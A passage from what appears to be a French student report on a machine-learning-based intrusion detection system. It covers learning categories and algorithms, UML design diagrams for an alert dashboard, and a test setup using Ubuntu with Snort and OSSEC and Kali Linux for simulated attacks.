L'apprentissage automatique fait référence à un type d'algorithme statistique capable d'apprendre sans instructions précises. Cela lui permet d'effectuer certaines tâches, telles que l'identification de logiques, en dégageant des généralités à partir d'exemples **L'apprentissage automatique est une forme d'intelligence artificielle qui permet aux systèmes d'apprendre et de s'améliorer automatiquement à partir de l'expérience**.

### 5.2- Applications de l'apprentissage automatique en cybersécurité

L'intelligence artificielle (IA) et l'apprentissage automatique sont utilisés pour analyser des millions d'événements, ils sont plus précis et plus performants que les humains et les logiciels traditionnels pour détecter les menaces de sécurité, les modèles indiquant les logiciels malveillants et les activités inhabituelles. C'est pourquoi les analystes en cybersécurité utilisent ces technologies afin de pouvoir améliorer la cybersécurité :

- **Détection d'anomalies** : En analysant les schémas de données normaux, les systèmes peuvent détecter des comportements anormaux qui pourraient indiquer une activité malveillante ;
- **Analyse comportementale** : Les modèles d'apprentissage automatique peuvent être formés pour reconnaître les comportements normaux des utilisateurs et des logiciels, permettant ainsi de repérer les activités suspectes ;
- **Prévention des intrusions** : Les systèmes basés sur l'apprentissage automatique peuvent identifier et bloquer les tentatives d'intrusion en temps réel en reconnaissant les schémas d'attaques ;
- **Détection de logiciels malveillants** : Les algorithmes d'apprentissage automatique peuvent être formés pour identifier les caractéristiques des logiciels malveillants et les différencier des logiciels légitimes ;
- **Prédiction des attaques** : En analysant les tendances et les schémas d'attaques passées, les modèles d'apprentissage automatique peuvent être utilisés pour prédire les attaques potentielles et prendre des mesures préventives.

En résumé, l'apprentissage automatique aide à renforcer la sécurité des systèmes en détectant les menaces plus rapidement et en permettant une réponse plus proactive aux incidents de sécurité.

### 5.3- Catégorie d'apprentissage automatique

L'apprentissage automatique, ou Machine Learning en anglais, est une sous-discipline de l'intelligence artificielle qui permet aux machines d'apprendre à partir de données.

En termes de catégorie d'apprentissage, on distingue trois (3) grands types de catégories d'apprentissage.

**Apprentissage supervisé** : Il se caractérise par l'utilisation de jeux de données étiquetés qui entraînent des algorithmes permettant de classer des données ou de prédire des résultats avec précision. Au fur et à mesure que les données sont introduites à l'entrée dans le modèle, celui-ci ajuste ses pondérations jusqu'à ce que le modèle soit correctement ajusté.

L'apprentissage supervisé a été globalement classé en deux (2) types.

- **Régression** : elle est utilisée lorsque la sortie attendue est un nombre continu. Elle permet de prédire des valeurs quantitatives, comme le prix d'une maison par exemple. Le concept de régression repose sur l'idée de trouver une relation entre les variables d'entrée (ou caractéristiques) et la variable de sortie (ou cible). Il existe plusieurs types de régression, tels que la régression linéaire, la régression logistique, la régression polynomiale, etc;
- **Classification** : elle est utilisée lorsque la sortie attendue est une catégorie ou une classe. Elle permet par exemple de déterminer si un email est un spam ou non en identifiant certaines caractéristiques, telles que les mots dans l'email, la fréquence de certains termes, l'adresse de l'expéditeur, etc.

Il existe plusieurs modèles de classification, comme la régression logistique, les arbres de décision, les forêts aléatoires, les machines à vecteurs de support (SVM), etc.

**Apprentissage non-supervisé** : Il consiste à ne disposer que des données d'entrée (X) et pas de variables de sortie correspondantes. L'objectif de l'apprentissage non-supervisé est de modéliser la structure ou la distribution sous-jacente dans les données afin d'en apprendre davantage sur les données.

Les principaux types d'algorithme d'apprentissage non-supervisé sont comme les suivants :

- **Clustering** : Les algorithmes de clustering regroupent les données similaires en clusters ou en groupes, où les membres d'un même cluster sont plus similaires les uns aux autres qu'à ceux des autres clusters. Exemples : K-means, DBSCAN, clustering hiérarchique ;
- **Réduction de la dimensionnalité** : Ces algorithmes réduisent la dimensionnalité des données en conservant les informations les plus importantes tout en réduisant le nombre de variables. Exemples : Analyse en composantes principales (PCA), t-SNE, LDA ;
- **Règles d'association** : Ces algorithmes trouvent des relations et des modèles de corrélation entre les variables dans les données. Exemple : Algorithme Apriori.

La différence majeure entre ces deux catégories réside dans la façon d'interagir avec les données à traiter. Dans un système de détection utilisant un apprentissage supervisé, la donnée d'entraînement auront un "résultat" connu que le système pourra utiliser pour affiner son modèle de détection. Un système avec apprentissage non-supervisé n'aura pas cette possibilité, car les données utilisées n'auront pas d'indication quant au résultat à obtenir. Par exemple, un système de détection de paquets réseau suspects en apprentissage supervisé aura été entraîné auparavant avec une liste de paquets réseau et un indicateur de dangerosité pour chaque paquet, tandis qu'un système non-supervisé aura seulement la liste des paquets à disposition.

**Apprentissage par renforcement** : est une méthode de Machine Learning de plus en plus utilisée. Elle consiste à laisser les ordinateurs apprendre de leurs expériences grâce à un système de récompense ou de pénalité. Elle désigne l'ensemble des méthodes qui permettent à un agent d'apprendre à choisir quelle action prendre, et ceci de manière autonome.

#### 5.4- Algorithmes d'apprentissage automatique utilisées dans la détection d'intrusions

En cybersécurité, plusieurs algorithmes d'apprentissage automatique sont couramment utilisés pour détecter, prévenir et répondre aux menaces.

**Réseaux neuronaux** : Les réseaux neuronaux sont composés de neurones interconnectés et apprennent des modèles complexes. Ils sont largement utilisés dans la reconnaissance d'images, le traitement du langage et le trafic.




Figure 17 : Schéma d'un réseau de neurones

**Forêt aléatoire** : est une technique d'ensemble qui combine plusieurs arbres de décision. Cela améliore la précision de la prédiction et est utilisé dans la reconnaissance d'images, le diagnostic médical et les grands ensembles de données.




Figure 18 : Schéma d'une forêt

**Machines à vecteurs de support (SVM)** : est un modèle d'apprentissage automatique utilisé à la fois pour la classification et la régression. L'objectif principal d'une **SVM** est de trouver l'hyperplan optimal qui sépare les données en différentes classes ou qui approxime au mieux une relation linéaire entre les données en fonction de leurs caractéristiques.




Figure 19 : Schéma d'un SVM

**Clustering K-Means :** K-Means regroupe des points de données similaires en clusters en minimisant la distance moyenne. Les applications vont de la segmentation des clients à la compression d'images et à la détection d'anomalies.




Figure 20: Schéma d'un Clustering K-Means

**Apprentissage profond (Deep Learning) :** Englobe plusieurs techniques, y compris les réseaux de neurones profonds, qui sont utilisés pour des tâches complexes telles que la détection d'intrusions et l'analyse de malwares.




Figure 21: Schéma du deep learning

Ces algorithmes sont largement utilisés dans différents aspects de la cybersécurité pour aider à protéger les systèmes informatiques contre les menaces en constante évolution.

## 5.5- Avantages et inconvénients de l'approche basée sur l'apprentissage automatique

Avantage	Inconvénient
<b>Efficacité et automatisation accrues :</b>	<b>Coût élevé de la mise en œuvre</b>
<b>Amélioration des capacités de prise de décision</b>	<b>Nécessité de disposer de gros volumes de données</b>
<b>Capacité à traiter de grandes quantités de données</b>	<b>Dépendance à l'égard de la qualité des données</b>
<b>Capacité à détecter des modèles et à faire des prédictions</b>	<b>Biais dans les données ou les algorithmes</b>
<b>Potentiel de réduction des coûts :</b>	<b>Manque de transparence dans la prise de décision</b>
	<b>Risque de perte d'emploi</b>

## CHAPITRE 3 : ANALYSE CONCEPTUELLE

Les diagrammes sont des outils essentiels pour la modélisation et la conception de systèmes informatiques. Dans le cadre de notre projet de configuration de l'IDS, les diagrammes de cas d'utilisation, de séquence et de classe ont été des aides précieuses pour comprendre les fonctionnalités du système, les interactions entre les composants et la structure globale du système. Ils ont également facilité la communication pour la réalisation du projet.

## 1-Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation décrit les différentes actions qu'un utilisateur peut entreprendre avec le système. Il identifie les acteurs impliqués et les interactions entre l'utilisateur et le système.

Le diagramme de cas d'utilisation comprend les acteurs et cas d'utilisation suivants :

### 1.1- Acteurs :


- **Utilisateur** : Interagit avec le système pour accéder aux fonctionnalités de surveillance, visualisation des alertes et gestion des tableaux de bord.
- **Administrateur** : Responsable de la configuration avancée de l'IDS pour optimiser la détection d'intrusion.

### 1.2- Cas d'utilisation :

1. **S'inscrire** : Permet à un utilisateur de créer un compte dans le système.
2. **Se connecter** : Authentification d'un utilisateur pour accéder au système.
3. **Visualisation des alertes** : Consultation des alertes détectées par l'IDS.
4. **Accéder au Dashboard NIDS** : Navigation vers le tableau de bord dédié à **NIDS**.
5. **Accéder au Dashboard HIDS** : Navigation vers le tableau de bord dédié à **HIDS**.
6. **Exporter un Graphique** : Fonction pour exporter les graphiques de sécurité en image.
7. **Appliquer des Filtres** : Filtrage des données affichées dans les graphiques par date.
8. **Se Déconnecter** : Terminer la session utilisateur en cours.
9. **Configurer l'IDS** : Configuration avancée de l'IDS par l'administrateur pour améliorer la détection d'intrusions.


### 1.3- Relations entre les acteurs et les cas d'utilisation :

Chaque cas d'utilisation est associé à l'acteur Utilisateur, indiquant les interactions directes entre les utilisateurs et le système :



## 2- le diagramme de séquence


Dans notre cas, Le diagramme de séquence représente les interactions entre un utilisateur et le système de détection d'intrusion (IDS) lors de diverses opérations liées à la sécurité informatique.



- 1. Inscription :**
  - L'utilisateur fournit ses informations d'inscription.
  - Le système IDS enregistre ces informations dans la base de données.
  - Une fois enregistré, le système envoie une confirmation d'inscription à l'utilisateur.
- 2. Connexion :**
  - L'utilisateur entre ses identifiants de connexion.
  - Le système IDS vérifie ces identifiants en interrogeant la base de données.
  - L'accès est accordé ou refusé en fonction de la validation des identifiants, avec une confirmation envoyée à l'utilisateur.
- 3. Configuration de l'IDS :**
  - L'utilisateur configure les paramètres spécifiques du système IDS.
  - Ces paramètres sont enregistrés dans la base de données par le système IDS.
  - Une fois enregistrée, une confirmation de la configuration est renvoyée à l'utilisateur.
- 4. Visualisation des alertes :**
  - L'utilisateur demande à voir les alertes actuelles.
  - Le système IDS récupère les données d'alerte pertinentes depuis la base de données.
  - Les alertes sont ensuite affichées à l'utilisateur pour analyse et action éventuelle.
- 5. Accès aux Dashboards :**
  - L'utilisateur peut accéder à deux dashboards distincts : NIDS et HIDS.
  - Le système IDS charge les données spécifiques de chaque dashboard depuis la base de données.
  - Les données sont présentées à l'utilisateur via les interfaces respectives de NIDS et HIDS.
- 6. Exportation d'un Graphique :**
  - L'utilisateur choisit de générer et d'exporter un graphique spécifique.
  - Le système IDS génère l'image du graphique à partir des données disponibles dans la base de données.
  - L'utilisateur peut alors télécharger l'image du graphique généré pour une utilisation externe.
- 7. Application de Filtres :**
  - L'utilisateur applique des filtres spécifiques pour affiner les données affichées.
  - Le système IDS applique ces filtres aux données dans la base de données.
  - Les résultats filtrés sont présentés à l'utilisateur conformément à ses critères de filtrage.
- 8. Déconnexion :**
  - L'utilisateur demande à se déconnecter de la session en cours.
  - Le système IDS met fin à la session utilisateur et confirme la déconnexion.

### 3- Diagramme de Classe

Le diagramme de classe illustre la structure des classes principales du système, leurs attributs et méthodes, ainsi que les relations entre elles.



#### 1. User (Utilisateur)

- **Attributs:** username, password, name, phoneNumber.
- **Méthodes :** register() pour créer un nouveau compte, login() pour se connecter au système, logout() pour se déconnecter.

#### 2. IDSConfig (Configuration IDS)

- **Attributs :** monitoringIps, idsType.
- **Méthode :** configure () pour définir la configuration de l'IDS.

3. Alert (Alerte)

- **Attributs:** ruleLevel, ruleComment, location, hostname, programName, agentName, timestamp, logfile, id, predictionMI.
- **Méthode :** viewAlerts() pour récupérer et afficher les alertes.

4. DashboardNids et DashboardHids:

- **Méthode :** access() pour accéder respectivement aux tableaux de bord Snort et Ossec.

5. Filter (Filtre) :

- **Méthode :** apply() pour appliquer des filtres sur les alertes.

6. GraphExporter (Exportateur de Graphique) :

- **Méthode :** export () pour exporter des graphiques.

Ce diagramme représente l'interaction entre les utilisateurs, la configuration IDS, la gestion des alertes, l'accès aux tableaux de bord spécifiques, l'application de filtres et l'exportation de graphiques dans le système de détection d'intrusion (IDS). Chaque classe encapsule des fonctionnalités spécifiques du système, contribuant à sa structure modulaire et à sa gestion efficace des opérations.

# CHAPITRE 4 : DÉVELOPPEMENT DU MODÈLE D'IDS AVEC APPRENTISSAGE AUTOMATIQUE

## 1- Ubuntu

Ubuntu est une distribution Linux, ou plutôt un système d'exploitation basé sur le noyau Linux. C'est un logiciel open-source et gratuit que des millions d'utilisateurs peuvent utiliser, distribuer et modifier le code qui compose ce système d'exploitation. Basé sur la distribution Debian Linux, Ubuntu a été publié pour la première fois en 2004.

### 1.1- Avantage de Ubuntu

Ubuntu est un système d'exploitation entièrement gratuit et open source, réputé pour sa robustesse en matière de sécurité. En raison de sa structure basée sur GNU/Linux, Ubuntu est moins susceptible d'être affecté par les virus et les logiciels malveillants par rapport à d'autres systèmes d'exploitation. De plus, c'est un système conçu pour être convivial, ce qui permet aux débutants de prendre facilement en main l'univers Linux.

### 1.2- Objectif de l'utilisation de Ubuntu

Utiliser Ubuntu comme machine virtuelle offre de nombreux avantages en termes de flexibilité et de praticité. Les VM permettent une gestion facile, avec la possibilité de sauvegarder, cloner et restaurer des environnements rapidement. Cela favorise l'expérimentation sans risque, offrant un environnement de développement isolé et configuré selon les besoins spécifiques de chaque projet. La capacité d'exécuter plusieurs systèmes d'exploitation simultanément optimise l'utilisation des ressources matérielles et facilite le travail multitâche. En matière de sécurité et d'isolation, les VM fonctionnent dans un environnement séparé du système hôte, minimisant les risques pour le système principal. Cette isolation permet de tester des logiciels et configurations sans conséquence pour l'ordinateur principal.

### 1.3- Contexte d'utilisation

Nous avons utilisé le système d'exploitation Ubuntu pour protéger notre système hôte et réaliser les manipulations nécessaires à ce projet. Tout d'abord, nous avons installé Ubuntu afin d'y déployer les logiciels SNORT et OSSEC Agent. Ce système sert de plateforme de test, où nous effectuons les différentes manipulations et expérimentations. Sur un deuxième système Ubuntu, nous avons installé le serveur OSSEC, qui nous permet de surveiller et de recevoir les rapports des agents OSSEC installés sur le premier système. Cette configuration nous permet de tester et d'évaluer efficacement les performances et l'interaction des différents composants de notre système de détection des intrusions.

## 2- Kali Linux

Kali Linux est une distribution Linux spécialisée, largement utilisée dans le domaine de la sécurité informatique et du piratage éthique. Conçue pour les professionnels de la sécurité, les chercheurs en sécurité et les hackers éthiques, Kali Linux est dotée d'un ensemble complet d'outils pour diverses tâches liées à la sécurité, telles que l'analyse de vulnérabilités, le test de pénétration, la récupération de données et la sécurité des réseaux.

## 2.1- Objectif de kali linux

L'objectif de Kali Linux est de fournir une distribution regroupant l'ensemble des outils nécessaires aux tests de sécurité d'un système d'information, notamment le test d'intrusion.

## 2.2- Avantage de kali linux

Kali Linux est souvent considérée comme l'une des meilleures distributions pour la sécurité informatique et les tests de pénétration pour plusieurs raisons. Il se distingue par sa large gamme d'outils préinstallés, couvrant divers aspects de la sécurité informatique tels que les tests d'intrusion, l'analyse des vulnérabilités et la forensique numérique. Ces outils sont régulièrement mis à jour pour inclure les dernières versions et correctifs de sécurité, soutenus par une communauté active offrant un support et des ressources précieuses. La documentation exhaustive de Kali facilite son utilisation et son apprentissage pour les utilisateurs de tous niveaux, tandis que sa base Debian offre une flexibilité et une personnalisation accrues. Enfin, sa réputation établie dans l'industrie de la sécurité informatique en fait un choix de prédilection pour de nombreux professionnels et chercheurs en sécurité.

## 2.3- Objectif de l'utilisation de kali linux

Utiliser Kali Linux comme machine virtuelle offre une grande flexibilité et praticité, permettant une gestion simplifiée avec des options de sauvegarde, clonage et restauration d'environnements, optimisant ainsi l'utilisation des ressources matérielles. La sécurité et l'isolation sont renforcées grâce à l'environnement séparé de la VM, crucial pour tester des logiciels malveillants et effectuer des analyses de sécurité sans risque pour le système principal. Pour l'apprentissage et la formation, Kali Linux en VM est idéal, offrant aux débutants un environnement sécurisé pour explorer les outils de sécurité et aux étudiants des conditions de travail uniformes avec des VM préconfigurées, facilitant une formation pratique et sécurisée en sécurité informatique.

## 2.4- Contexte d'utilisation

Nous avons opté pour l'utilisation de Kali Linux afin de mener des tests de sécurité sur nos systèmes Ubuntu. IL est utilisé évaluer la robustesse et la résilience de nos logiciels installés sur les plateformes Ubuntu. En utilisant Kali Linux, nous avons pu simuler divers scénarios d'attaques et de vulnérabilités, renforçant ainsi la sécurité de nos systèmes Ubuntu et garantissant leur fiabilité dans des environnements réels.

## 3- HIDS & NIDS

Le HIDS et le NIDS sont des systèmes de détection d'intrusion. Bien qu'ils visent la sécurité, les deux systèmes présentent des différences sur de nombreux points.

